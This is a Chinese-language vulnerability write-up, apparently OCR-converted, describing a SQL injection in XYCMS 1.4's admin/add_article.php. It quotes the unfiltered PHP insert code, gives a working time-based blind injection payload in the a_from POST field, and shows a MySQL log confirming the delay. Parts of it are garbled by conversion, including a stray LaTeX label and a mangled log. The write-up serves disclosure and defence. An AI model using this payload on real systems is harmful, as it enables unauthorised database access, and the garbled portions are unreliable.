## xycms add\_article.php sql注入漏洞

## 漏洞简介:

XYCMS原名为南京XYCMS企业建站系统,所设计的版本分为动态版和静态版。 XYCMS(PHP版)1.4版本 add\_article.php 页面存在 sql注入漏洞

##漏洞分析看 www/admin/add\_article.php 文件 162行

```
if($_GET["act"]==ok){
$c_file_path=md5(numRandomString(16));
$siteinfo = array(
    'catid'=>$_POST['catid'],
    'title' => $_POST['title'],
    'a_bold' => $_POST['a_bold'],
    'a_color' => $_POST['a_color'],
    'a_url' => $_POST['a_url'],
    'keywords' => $_POST['keywords'],
    'description' => $_POST['description'],
    'thumb' => $_POST['link_img'],
    'content' => $_POST['content'],
    'is_hot' => $_POST['is_hot'],
    'a_author' => $_POST['a_author'],
    'a_from' => $_POST['a_from'],
    'c_date' => strtotime($_POST['c_date']),
    'typeid' => 1,
    'f_path' => $c_file_path
$db->insert("xy_article", $siteinfo);
make_to_html($db->insert_id(),0);
```


这里发现 a\_from 里面的参数没有进行任何过滤,直接post请求带入数据库查询,导致sql注入。

## 漏洞复现

payload:

post: http://localhost/admin/add\_article.php?act=ok

```
\label{lem:catid=19&title=111&a_color=&a_url=111&keywords=11&description=11&link_img=&content=11&c_date=2017-06-20+05%3A05%3A20&a_author=%E6%9C%AC%E7%AB%99%E7%BC%96%E8%BE%91&a_from=11' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1','1','1')#&is_hot=0
```



## mysql运行截图

[SQL]INSERT INTO xy article(catid,title,a, bold,a\_color,a\_url,keywords,description,thumb,content,is\_hot\_a\_author,a\_from\_c\_date,typeid,f\_path) VALUES(19,111,71,711,711,711,711,711,70,7本法编辑,711 AND (select if(mid(user 0,1,1)="r\_r,sleep(5),0),717,717 ="1497906320,71,92f4701:8786b8f8c9d451c6200f1167")

受影响的行: 1 时间: 5.001s